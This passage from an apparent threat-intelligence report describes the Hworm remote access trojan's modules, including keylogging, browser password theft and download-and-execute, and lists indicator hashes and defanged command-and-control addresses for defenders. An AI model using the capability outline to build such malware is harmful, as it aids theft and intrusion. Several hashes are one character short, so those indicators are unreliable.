The Hwrm implants use a connect-back communication. This means the server (implant) connects back to the client (remotely controlling system). It also has some modules implemented in the server and each module uses its own socket for communication (on the same port defined in the configuration).

The following modules provide features of this malware:

- **Screenshot:** Provides the ability to capture screenshots in JPEG/BMP formats
- **Keylogger:** Provides the ability to log key strokes
- **Internet IO:** Provides the ability to download and execute files from the internet. It also provides the ability to load the executables via the RunPE technique
- **File Manager:** Provides the ability to list files and directories, delete, rename, and execute files, and upload or download files via TCP or HTTP
- **Password:** Provides the ability to steal passwords from Firefox, Opera, and Chrome browsers
- **Misc:** Provides the ability to list processes or modules and kill running processes
- **USB Notifier:** Provides the ability to notify the controller when a USB device is attached

- **Houdini Client:** Provides the main client, which contains the server's configuration.

## Final Thoughts:

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The similarities in coding styles and features of the server, as well as languages and handles used by the author of the malware, lead us to believe the beta builder is a version of Hworm which was created somewhere between the HTTP version and the version used in the above outlined attack.

As this RAT can be found online in semi-public locations it is possible the malware is used by both surgical threat actors as well as within casual compromises. The above attack is only one such campaign Unit 42 has discovered using the Delphi versions of Hworm.

Palo Alto Networks customers can use AutoFocus to find all versions of Hworm samples using the "Hworm" tag.

## Indicators:

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### Delphi Hworm Beta Builder

a4c71f862757e3535b305a14ff9f268e6cf196b2e54b426f25fa65bf658a9242

### Delivery Files

70c55fef53fd4bdeb135ed68a7eead45e8d4ba7d17e0fd907e9770b2793b60ed  
9af85e46344dadf1467c71d66865c7af98a23151025e7d8993bd9afc5150ad7d  
773716bc2d313e17326471289a0b552f90086a2687fa958ef8cdb611cbc9a8c9  
e0db0982c437c40ceb67970e0a776e9448f428e919200b5f7a0566c58680070c  
1f45e5eca8f8882481b13fd4a67ffa88a1aa4d6e875a9c2e1fbf0b80e92d9588  
5e42e61340942fc0c46a6668a7f54adbbb4792b01c819bcd3047e855116ae16f  
fec925721b6563fec32d7a4cf8df777c647f0e24454fa783569f65cdadff9e03  
106934ff7f6f93a371a4561fff23d69e6783512c38126fbd427ed4a886ca6e65  
ba739f3f415efe005fbed6fcfc1e6d3b3ae64e9a8d2b0566ab913f73530887c  
0672e47513aefcbc3f7a9bd50849acf507a5454bc8c36580304105479c58772a

### Payloads

386057a265619c43ef245857b66241a66822061ce9bd047556c4f3f1d262ef36  
44b52baf2ecef2f928a13b17ba3a5552c32ca4a640e6421b8bc35ef5a113801b  
8428857b0c7dfe43cf2182dd585dfdfd845697a11c31e91d909dc400222b4f78  
d69e0456ddb11b979bf303b8bb9f87322bd2a9542dd9d9f716100c40bd6dec1  
bd5d64234e1ac87955f1d86ee1af34bd8fd11e8edf3a449181234bb62816acab  
774501f3c88ebdd409ec318d08af2350ec37fdbc11f32681f855e215e75440d7  
c66b9e8aaa2ac4ce5b53b45ebb661ba7946f5b82e75865ae9e98510caff911a7

### Decoy files

7916ca6ae6fdbfb45448f6dcff374d072d988d11aa15247a88167bf973ee2c0d  
947d264a413f3353c43dafa0fd918bec75e8752a953b50843bc8134286d6f93f

9ddf2f2e6ac7da61c04c03f3f27af12cb85e096746f120235724a4ed93fac5aa  
3d287cce7fe1caa5c033a4e6b94680c90a25cb3866837266130ba0fd8fab562c  
444b82caf3c17ea74034c984aeca0f5b2e6547af88a0fb15953f2d5b80e3b448  
3d3db84b6ad760540f638713e3f6a8daf8a226bd045351bcc72c6d22a7df8b3a  
ffda1e2d794a5645f973900083a88ef38c3d20a89c5e59ca21412806db28197

### **Command and Control Network Locations**

start.loginto[.]me  
samah.sytes[.]net  
52.42.161[.]75  
78.47.96[.]17  
136.243.104[.]200

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